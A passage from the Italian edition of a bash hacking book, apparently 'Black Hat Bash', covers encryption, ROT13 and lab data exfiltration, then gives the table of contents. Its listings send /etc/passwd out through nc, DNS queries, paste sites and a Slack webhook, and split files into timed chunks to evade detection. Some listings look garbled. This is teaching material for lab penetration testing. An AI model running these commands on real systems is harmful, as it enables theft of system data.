La *crittografia* è il processo di conversione di un *testo in chiaro*, o dei dati originali, in *testo cifrato*, o dati crittografati, utilizzando un apposito algoritmo. L'obiettivo della crittografia è quello di codificare le informazioni per renderle illeggibili. Ciò potrebbe aggirare i controlli di sicurezza che ispezionano i dati alla ricerca di firme dannose.

*OpenSSL*, uno strumento di crittografia di largo uso, fornisce un'ampia gamma di funzioni crittografiche. Il Listato 12.23 mostra come crittografare le informazioni sensibili

utilizzando la shell bash e OpenSSL. Crittografiamo il testo in chiaro “Black Hat Bash” utilizzando l’algoritmo di crittografia AES-256, poi codifichiamo l’output utilizzando base64.

---

#### Listato 12.23

```
$ MY_SECRET="Black Hat Bash"
$ echo "${MY_SECRET}" | openssl enc -aes256 -pbkdf2 -base64
```

La password dovrebbe esservi richiesta per due volte. In questo caso, usiamo la password `nostarch`. OpenSSL dovrebbe restituire il testo cifrato:

```
enter AES-256-CBC encryption password:
Verifying - enter AES-256-CBC encryption password:
U2FsdGVkX18u2T5pZ+owj/NU0Y8e6 + 2u CZQa2agr5WI=
```

Per decifrare il testo, fornite la password con il parametro `-d` (Listato 12.24).

---

#### Listato 12.24

```
$ echo "U2FsdGVkX18u2T5pZ+owj/NU0Y8e6 + 2u CZQa2agr5WI=" | openssl aes-256-cbc -d
-pbkdf2 -base64
enter AES-256-CBC decryption password:
Black Hat Bash
```

Dovreste ottenere il messaggio originale.

## Esercizio 28 – Scrivere funzioni per cifrari a sostituzione

In questo esercizio, scomporremo il testo utilizzando un semplice cifrario a sostituzione, *ROT13*, che codifica il testo spostando ogni carattere di un messaggio di 13 posizioni, fra le lettere dell’alfabeto. Per esempio, *a* diventerà *n* e *n* diventerà *a*. Per un osservatore umano, il testo cifrato risultante non avrà senso. Per esempio, considerate la sostituzione dei caratteri di “No Starch Press” (Figura 12.1).




**Figura 12.1** Caratteri ruotati in “No Starch Press”.

In uno script bash, `sed` fornisce un modo semplice per sostituire le lettere di una stringa. Considerate il comando riportato nel Listato 12.25.

#### Listato 12.25

```
$ echo "No Starch Press" | sed
'y/abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ/nopqrstuvwxyzabcdefghijklmnopqrstuvwxyz
lmNOPQRSTUVWXYZABCDEFGHIJKLM/'
Ab Fgnepu Cerff
```

Usiamo `sed` con l’opzione di traslitterazione (`y`) per chiedere allo strumento di sostituire i caratteri di origine con i caratteri di destinazione. Ciò richiede che il pattern sorgente abbia lo stesso numero di caratteri del pattern di destinazione. In questo caso, forniamo l’intero alfabeto in lettere minuscole e maiuscole, seguito dai caratteri ruotati.

Per riportare i caratteri alla loro forma originale, è sufficiente scambiare la posizione dei pattern, in modo che il pattern di destinazione diventi quello di origine (Listato 12.26).

#### Listato 12.26

```
$ echo "Ab Fgnepu Cerff" | sed
'y/nopqrstuvwxyzabcdefghijklmnopqrstuvwxyzABCDEFGHIJKLM/abcdefghijklmnopqrstuvwxyz
lmNOPQRSTUVWXYZABCDEFGHIJKLM/'
No Starch Press
```

Provate a incorporare questa logica in uno script bash più grande. Ecco alcune idee.



- Accettate in input una stringa e consentite all'utente di decidere se crittografarla o decrittografarla.
- Consentite all'utente di scegliere quale algoritmo di rotazione utilizzare. Non siete obbligati a ruotare i caratteri di 13 posizioni. Perché non provare con 20 posizioni?
- Utilizzate quanto appena appreso per combinare il cifrario a sostituzione con altri schemi di codifica. Per esempio, accettate l'input testuale dall'utente che esegue lo script, ruotate i suoi caratteri, quindi crittografatelo. Per recuperare il messaggio originale, eseguite le operazioni all'inverso.

## Esfiltrazione

Una volta che un hacker ottiene l'accesso alle informazioni che gli servono, deve poter trasmettere i dati tramite la rete ma rimanendo nascosto. Questa attività si chiama *esfiltrazione*. Il software di sicurezza aziendale può cercare i segnali di esfiltrazione dei dati in vari modi, ma gli hacker escogitano sempre nuovi approcci per rendere il processo meno evidente. In questo paragrafo esamineremo alcune strategie di esfiltrazione.

### TCP puro

Nei capitoli precedenti, abbiamo inviato dati tramite pure connessioni TCP utilizzando strumenti come Ncat, Netcat e socat. Utilizzando le tecniche di occultamento dei dati finora

trattate in questo capitolo, possiamo mascherare i dati, prima di trasmetterli.

Per esempio, prima di inviare tramite TCP il contenuto del file `/etc/passwd`, possiamo convertire i dati ASCII in esadecimali, utilizzando `xxd`. Per ricevere questi dati, imposteremo un listener TCP `socat` sulla macchina Kali. Per avviare il listener, eseguite il comando riportato nel Listato 12.27.

#### Listato 12.27

---

```
$ socat TCP-LISTEN:12345,reuseaddr,fork - | xxd -r -p
```

`socat` si metterà in ascolto sulla porta 12345/TCP e invierà i dati grezzi a `xxd` per convertire il valore esadecimale in testo leggibile.

Successivamente, trasmetteremo il contenuto del file in esadecimale utilizzando `nc`. Potete eseguire il comando riportato nel Listato 12.28 su una qualsiasi delle macchine laboratorio, per esempio su `p-jumpbox-01` (172.16.10.13).

#### Listato 12.28

---

```
$ xxd -p /etc/passwd | nc 172.16.10.1 12345
```

Nel vostro listener dovrete vedere il contenuto decodificato di `/etc/passwd`:

```
socat TCP-LISTEN:12345,reuseaddr,fork - | xxd -r -p
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
--snip--
```

Potete migliorare ulteriormente questo metodo di esfiltrazione configurando entrambi i lati della connessione in modo che utilizzino SSL per stabilire un canale di

esfiltrazione crittografato, come abbiamo visto nel Capitolo 7.

## Protocollo DNS

Il protocollo DNS può essere un metodo utile per l'esfiltrazione dei dati, perché raramente viene bloccato o monitorato. Potremmo trasferire segretamente i dati da una rete a un server DNS esterno che è sotto il nostro controllo, quindi monitorarlo per catturare tutte le query in arrivo.

Per scopi di penetration testing, potremmo impostare un semplice server DNS come dnserver (<https://github.com/samuelcolvin/dnserver>), ma in questo esempio, per catturare le query in arrivo useremo DNSChef (<https://github.com/iphelix/dnschef>), un proxy DNS basato su Python. DNSChef dovrebbe essere disponibile sulla macchina Kali tramite il comando `dnschef`.

Innanzitutto, avviamo il server DNSChef con gli appositi flag. Questi configurano il server per fornire le risoluzioni delle query false a specifici domini:

```
$ sudo dnschef --fakedomains blackhatbash.com \
  --fakeip 127.0.0.1 \
  --interface 0.0.0.0 \
  --logfile dnschef.log
```

Passiamo `--fakedomains blackhatbash.com` e `--fakeip 127.0.0.1` per risolvere tutte le query in arrivo al dominio `blackhatbash.com` all'indirizzo IP 127.0.0.1 (localhost). Poi passiamo `--interface 0.0.0.0`, per garantire che DNSChef risponda a tutte le query in arrivo su tutte le interfacce. Quindi, specifichiamo `--logfile dnschef.log` per scrivere l'output in un file.

Ora che il server DNS è in esecuzione, può rispondere alle query DNS. Utilizzate una qualsiasi delle macchine

laboratorio per eseguire il comando riportato nel Listato 12.29.

### Listato 12.29

---

```
$ for i in $(xxd -p -c 30 /etc/passwd); do dig $i.blackhatbash.com @172.16.10.1; done
```

Eseguiamo un ciclo `for` sull'output di `xxd -p -c 30 /etc/passwd`, che convertirà il testo ASCII in esadecimale. Quindi eseguiamo il comando `dig` per eseguire una ricerca sull'intero dominio, inclusi i sottodomini esadecimali appena generati. Utilizziamo `@172.16.10.1` per indicare a `dig` quale server DNS utilizzare per la risoluzione DNS, fornendo l'indirizzo IP della macchina Kali sulla quale è in esecuzione DNSChef.

Dopo l'esecuzione del comando, dovreste ottenere un output simile al seguente in DNSChef:

```
23:51:22) [*] DNSChef started on interface: 0.0.0.0
--snip--
(23:51:22) [*] Cooking A replies to point to 127.0.0.1 matching:
blackhatbash.com
(23:51:22) [*] DNSChef is active.
(23:52:08) [*] 172.16.10.13: cooking the response of type 'A'
for
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173.blackhatbash.com to
127.0.0.1
(23:52:08) [*] 172.16.10.13: cooking the response of type 'A'
for
680a6461656d6f6e3a783a313a313a6461656d6f6e3a2f7573722f736269.blackhatbash.com to
127.0.0.1
(23:52:08) [*] 172.16.10.13: cooking the response of type 'A'
for
6e3a2f7573722f7362696e2f6e6f6c6f67696e0a62696e3a783a323a323a.blackhatbash.com to
127.0.0.1
--snip--
```

Il ciclo esegue una query DNS per ogni conversione da ASCII a esadecimale, utilizzando i dati come sottodominio di `blackhatbash.com`. Scegliete una qualsiasi delle righe dall'output e inviatela a `xxd` per convertirla da esadecimale:

```
$ echo 726f6f743a783a303a303a726f6f743a2f726f6f74.blackhatbash.com | xxd -r -p
root:x:0:0:root:/root:/bin/bash
```

Per convertire tutti i sottodomini in una volta sola, potete utilizzare `sed` e `awk` (Listato 12.30).

### Listato 12.30

---

```
$ sed -n 's/.*for \(.*\) to .*/\1/p' dnscchef.log | awk -F'.' '{print $1}' | xxd  
-r -p
```

Usiamo `sed -n` (modalità silenziosa) con un'espressione regolare per estrarre il testo fra la parola `for` e la parola `to` nell'output di DNSChef, che dovrebbe darci il dominio completo. Poi usiamo `awk` per estrarre solo la porzione di sottodominio e la inoltriamo a `xxd -r -p` per convertirla in ASCII.

## Siti di archiviazione di testi

I siti di archiviazione di testi, come il famoso <https://pastebin.com> sono un altro modo per ottenere dati da una rete. Facciamo pratica impiegando Sprunge, un progetto open source ospitato su <https://github.com/rupa/sprunge>. Potete clonare il repository e ospitarlo su un server o usare l'applicazione ospitata sul servizio online <https://sprunge.us>.

Per inviare dati a Sprunge, utilizzate la seguente sintassi:

```
comando | curl -F 'sprunge=<- ' http://un-nostro-server-sprunge.locale
```

Inviando con una pipe un comando a `curl` per effettuare una richiesta POST utilizzando i dati del form (`-F`). La sintassi `sprunge=<-`, sostanzialmente assegna l'input standard al campo `sprunge`. In questo caso, l'input standard includerà il comando inviato tramite la pipe.

Come mostra il Listato 12.31, il comando dovrebbe generare un breve URL contenente il contenuto pubblicato.

## Listato 12.31

---

```
$ echo "Black Hat Bash" | curl -F 'sprunge=<- ' http://my-custom-sprunge-server.local
http://my-custom-sprunge-server.local/7gWETD
$ curl http://my-custom-sprunge-server.local/7gWETD
Black Hat Bash
```

Il sito *dpaste* (<https://dpaste.com>) consente agli utenti di caricare contenuti tramite la loro API. La sua sintassi è quasi la stessa di Sprunge:

```
$ echo "Black Hat Bash" | curl -F "content=<-" https://dpaste.com/api/v2/
```

Il comando dovrebbe generare un URL come <https://dpaste.com/AADSCMQ4W>. Per recuperare il contenuto caricato in formato testuale non elaborato, aggiungete `.txt` all'URL, in questo modo: <https://dpaste.com/AADSCMQ4W.txt>.

## Webhook di Slack

Un *webhook* fornisce a un sistema un modo per inviare dati in tempo reale a un altro sistema quando si verifica un determinato evento. In parole povere, funziona come un meccanismo di notifica fra servizi. Molte applicazioni, fra cui Slack, Discord, Telegram e Microsoft Teams forniscono webhook per consentire ad altre applicazioni di inviare i loro messaggi. Tali messaggi compaiono quindi in canali specifici.

I penetration tester possono usare i webhook di Slack per ricevere notifiche su eventi interessanti, come la scoperta di una nuova vulnerabilità. Gli hacker usano i webhook come endpoint di esfiltrazione, perché gli ambienti aziendali spesso consentono l'uso di sistemi di messaggistica come Slack o Microsoft Teams.

Per esempio, per inviare il contenuto del file `/etc/hosts` tramite un webhook Slack, potete scrivere qualcosa come

ciò che vedete nel Listato 12.32.

### Listato 12.32

```
$ curl -X POST -H 'Content-type: application/json' -d "{\"text\": \"$(cat /etc/hosts)\"}" https://hooks.slack.com/services/some/hook
```

Su Slack, queste informazioni potrebbero avere l'aspetto rappresentato nella Figura 12.2.




**Figura 12.2** Un messaggio webhook Slack inviato tramite bash.

Come potete vedere, i webhook sono, essenzialmente, solo endpoint HTTP che eseguono un'azione quando vengono inviati loro dei dati (in questo caso, pubblicando i dati su un canale). Sebbene non siano molto diversi dai siti di archiviazione di testi che abbiamo trattato, i loro domini (come `slack.com` e `discord.com`) hanno meno probabilità di essere bloccati.

## Frammentazione dei file

I file esfiltrati possono essere di grandi dimensioni, e i controlli di sicurezza della rete talvolta contrassegnano come sospette le connessioni che trasferiscono grandi quantità di dati. Per risolvere questo problema, possiamo

*suddividere* i file per creare tanti piccoli file. Esploriamo diverse strategie di frammentazione. Sulla macchina Kali, create un file di mille righe:

```
$ for line in $(seq 1 1000); do echo "line number ${line}"; done >>
1000_line_file.txt
```

Successivamente, verificate che il file contenga esattamente mille righe eseguendo `wc -l 1000_line_file.txt`.

## Numero di righe

Utilizzando il comando `split`, possiamo suddividere i file in più file con un numero fisso di righe. Per esempio, dividendo il file `1000_line_file.txt` per 500 otterremmo due file, ciascuno di 500 righe (Listato 12.33).

### Listato 12.33

---

```
$ split -l 500 -d --verbose 1000_line_file.txt
creating file 'x00'
creating file 'x01'
```

La divisione crea due file denominati `x00` e `x01`. Il numero alla fine del nome del file si incrementa in base al numero di file generati. Per controllare la lunghezza di ciascun file, eseguite `wc -l x00 x01`.

## Dimensioni

Possiamo anche suddividere i file specificando una dimensione. Per esempio, potremmo dividere un file da 10 MB in dieci file da 1 MB passando il parametro `--bytes`.

Le dimensioni del file `1000_line_file.txt` sono di esattamente 15.893 byte. Dividiamolo in file da 5.000 byte (Listato 12.34).



### Listato 12.34

---

```
$ split -d --verbose --bytes=5000 1000_line_file.txt
creating file 'x00'
creating file 'x01'
creating file 'x02'
creating file 'x03'
```

Successivamente, controllate le dimensioni di ciascun file:

```
$ ls -l x0*
-rw-r--r-- 1 kali kali 5000 Dec 9 22:56 x00
-rw-r--r-- 1 kali kali 5000 Dec 9 22:56 x01
-rw-r--r-- 1 kali kali 5000 Dec 9 22:56 x02
-rw-r--r-- 1 kali kali 893 Dec 9 22:56 x03
```

Come potete vedere, abbiamo prodotto quattro file: tre lunghi esattamente 5.000 byte e il quarto con i dati rimanenti.

## Frammenti

Invece di dividere un file con criteri dimensionali o di numero di righe, possiamo dividerlo in blocchi di pari dimensioni, usando il parametro `--number`. Per esempio, il Listato 12.35 divide un file in dieci frammenti uguali.

### Listato 12.35

---

```
$ split -d --verbose --number=10 1000_line_file.txt
creating file 'x00'

creating file 'x01'
--snip--
creating file 'x08'
creating file 'x09'
```

Il metodo di suddivisione che scegliete di usare dipende da voi, e ognuno ha i suoi pro e contro. Se suddividete un file in troppi frammenti, potreste dover effettuare molte chiamate di rete complicate per poi riassemblarle sul lato ricevente. Tuttavia, la suddivisione in pochi file di grandi dimensioni potrebbe innescare rilevamenti. Cercate un equilibrio adatto al vostro contesto.

## Esercizio 29 – Frammentare i file e pianificare l'esfiltrazione

In questo esercizio, estrarrete i file utilizzando due tecniche: suddividendoli in frammenti e programmando l'invio di ogni frammento in momenti distinti, per non destare sospetti.

Avviate un listener sulla porta 12345/TCP sulla macchina Kali:

```
$ socat TCP-LISTEN:12345,reuseaddr,fork -
```

Quindi, su `p-jumpbox-01` (172.16.10.13), eseguite i comandi elencati nel Listato 12.36.

### Listato 12.36

---

```
$ cd /tmp
$ for file in $(split /etc/passwd -l 5 -d --verbose); do for prefix in $(echo "${file}" | awk '{print $NF}' | grep -o '[0-9]*'); do echo "cat /tmp/x${prefix}" | nc 172.16.10.1 12345" | at now "+${prefix} minutes"; done; done
```

Convertiamo `/etc/passwd` in più file di cinque righe, quindi utilizziamo un ciclo `for` per scorrere i file. Un altro ciclo `for` estrae dal nome del file il numero (per esempio `00`, `01` o `02`). Quindi inviamo con una pipe un comando allo scheduler `At` per inviare ogni file al listener. Pianifichiamo l'esecuzione del comando in base al numero di minuti estratti dal suffisso.

Il listener dovrebbe iniziare a ricevere i dati entro pochi minuti e poi avrete ricostruito completamente il file `/etc/passwd` dopo che tutti i job saranno stati eseguiti. Per controllare i job `At` creati, usate il comando `atq`. Ovviamente, gli ID dei vostri job saranno differenti:

```
$ atq
44 Sun Dec 10 04:12:00 a root
43 Sun Dec 10 04:11:00 a root
45 Sun Dec 10 04:13:00 a root
```

46 Sun Dec 10 04:14:00 a root  
47 Sun Dec 10 04:15:00 a root

Per migliorare questo esercizio, pianificate il job con un intervallo meno prevedibile. Tenete presente, tuttavia, che l'ordine dei file è importante; il loro contenuto deve avere senso, quando li ricevete, per poter ricostruire il file.

## Riepilogo

In questo capitolo, abbiamo parlato dei controlli di sicurezza, quindi avete scritto uno script per rilevare il software di sicurezza presente su un sistema. Avete anche appreso le tecniche per mascherare e nascondere i processi, nonché per precaricare apposite librerie condivise. Avete manomesso i metadati delle sessioni di login ed eseguito l'esfiltrazione dei dati utilizzando vari protocolli e tecniche.

Questo è l'apice di un entusiasmante viaggio di hacking tramite la shell bash. Avete scoperto le basi della realizzazione di script, avete imparato a utilizzare molti trucchi avanzati di elaborazione del testo e avete creato strumenti automatizzati per eseguire exploit sui servizi vulnerabili. Questo formidabile bagaglio di competenze dovrebbe dotarvi di tutto il necessario per le vostre future attività di hacking *etico*.

Per estendere ulteriormente le vostre competenze offensive, vi incoraggiamo a esplorare altri strumenti di hacking non trattati in questo libro e a sfruttare la shell bash per integrarli nelle vostre attività di hacking. Dopotutto, il modo migliore per imparare nuove tecniche consiste nel partire da un'idea e scommettere con voi stessi: riuscirete a implementarla?

Buon lavoro!

# Indice

## **Introduzione**

Che cosa troverete in questo libro  
Gli esercizi di scripting  
Come usare questo libro  
Gli autori  
Il revisore tecnico

## **Ringraziamenti**

## **Capitolo 1 - La shell bash**

Configurazione dell'ambiente  
Esplorazione della shell  
Gli elementi di uno script bash  
Sintassi di base  
Esercizio 1 – Registrare il nome e la data  
Riepilogo

## **Capitolo 2 - Controllo del flusso ed elaborazione del testo**

Operatori di test  
Condizioni if  
Funzioni  
Cicli e controlli  
Istruzioni case

Elaborazione e parsing del testo  
Controllo dei job  
Personalizzazioni per i penetration tester  
Esercizio 2 – Ping di un dominio  
Riepilogo

## **Capitolo 3 - Creazione di un laboratorio di hacking**

Precauzioni di sicurezza del laboratorio  
Installazione di Kali  
L'ambiente target  
L'architettura della rete  
Gestione del laboratorio  
Accesso alle singole macchine laboratorio  
Installazione di altri strumenti di hacking  
Assegnazione di alias agli strumenti di hacking  
Riepilogo

## **Capitolo 4 - Ricognizione**

Creazione di elenchi di target riutilizzabili  
Individuazione degli host  
Esercizio 3 – Ricezione di alert sui nuovi host  
Scansione delle porte  
Esercizio 4 – Organizzare i risultati della scansione  
Rilevamento di nuove porte aperte  
Acquisizione dei banner  
Riepilogo

## **Capitolo 5 - Scansione delle vulnerabilità e fuzzing**

Scansione di siti web con Nikto  
Esercizio 5 – Esplorare gli endpoint non indicizzati

Forza bruta sulle directory con dirsearch  
Esplorazione dei repository Git  
Scansione delle vulnerabilità con Nuclei  
Esercizio 6 – Analizzare i risultati di Nuclei  
Fuzzing per i file nascosti  
Valutazione dei server SSH con l'engine di scripting di Nmap  
Esercizio 7 – Combinare più strumenti per trovare problemi in FTP  
Riepilogo

## Capitolo 6 - Acquisire una web shell

Vulnerabilità dell'upload di file arbitrari  
File poliglotti dannosi  
Altre tecniche di bypass  
Installazione di web shell  
Esecuzione di comandi dalla web shell  
Esercizio 8 – Creare un'interfaccia per la web shell  
Limiti delle web shell  
Iniezione di comandi del sistema operativo  
Esercizio 9 – Creare un'interfaccia per l'iniezione di comandi  
Bypassare le restrizioni all'iniezione di comandi  
Riepilogo

## Capitolo 7 - Shell inverse

Come funzionano le reverse shell  
Esecuzione di una connessione  
Bypassare i controlli di sicurezza

Generazione di shell TTY con dispositivi pseudo-terminali  
Attacchi a file binari post-exploit  
Esercizio 10 – Mantenere una connessione continua a reverse shell  
Accesso iniziale a forza bruta  
Esercizio 11 – Attacco a forza bruta su un server SSH  
Riepilogo

## **Capitolo 8 - Raccolta di informazioni locali**

Gli standard nella gerarchia del file system  
L'ambiente della shell  
Utenti e gruppi  
Processi  
Il sistema operativo  
Esercizio 12 – Script per rilevare il sistema operativo  
Linux  
Sessioni di login e attività dell'utente  
Reti  
Installazioni di software  
Storage  
File log  
Esercizio 13 – Cercare ricorsivamente i file log  
Kernel e bootloader  
File di configurazione  
Task pianificati  
Esercizio 14 – Script per job di cron per cercare le credenziali  
Hardware  
Virtualizzazione



Raccolta di informazioni con LinEnum  
Esercizio 15 – Aggiungere funzionalità a LinEnum  
Riepilogo

## Capitolo 9 - Escalation dei privilegi

Che cos'è l'escalation dei privilegi?  
Autorizzazioni per i file e le directory di Linux  
Trovare i file in base alle autorizzazioni  
Exploit: impostazione errata di SetUID  
Cercare le credenziali  
Esercizio 16 – Forzare le passphrase delle chiavi  
GnuPG  
Esaminare la configurazione di sudo  
Dirottare i file eseguibili modificando il PATH  
Esercizio 17 – Alterare un job di cron  
Trovare gli exploit del kernel  
Attacco agli account adiacenti  
Escalation dei privilegi con GTF0Bins  
Esercizio 18 – Mapping degli exploit GTF0Bins sui  
file binari locali  
Automazione dell'escalation dei privilegi  
Riepilogo

## Capitolo 10 - Persistenza

I nemici della persistenza dell'accesso  
Modifica delle configurazioni dei servizi  
Alterazione di moduli di autenticazione plug-in  
Esercizio 19 – Programmare uno script bash  
pam\_exec dannoso  
Generazione di chiavi SSH non autorizzate

Riutilizzo degli account di default del sistema  
Avvelenamento dei file d'ambiente di bash  
Esercizio 20 – Intercettare i dati manomettendo il profilo  
Sottrazione delle credenziali  
Esercizio 21 – Dirottare le utility delle password  
Distribuzione di pacchetti dannosi  
Esercizio 22 – Scrivere un programma per installare pacchetti dannosi  
Riepilogo

## **Capitolo 11 - Sondaggio della rete e movimenti laterali**

Esplorazione della rete aziendale  
Esercizio 23 – Scansione delle porte in base alle frequenze  
Exploit sugli script di Cron per volumi condivisi  
Esercizio 24 – Impiantare una reverse shell sul server di backup  
Exploit su un server di database  
Esercizio 25 – Eseguire comandi della shell tramite WordPress  
Violazione di un server Redis  
Esposizione dei file del database  
Riepilogo

## **Capitolo 12 - Elusione delle difese ed esfiltrazione**

Controlli di difesa  
Esercizio 26 – Controllare gli host  
Mascheramento dei processi dannosi  
Esercizio 27 – Rotazione del nome dei processi

Inserimento di file nella memoria condivisa

Disabilitazione dei controlli di sicurezza runtime

Manipolazione della cronologia

Manomissione dei metadati della sessione

Nascondere i dati

Esercizio 28 – Scrivere funzioni per cifrari a  
sostituzione

Esfiltrazione

Frammentazione dei file

Esercizio 29 – Frammentare i file e pianificare  
l'esfiltrazione

Riepilogo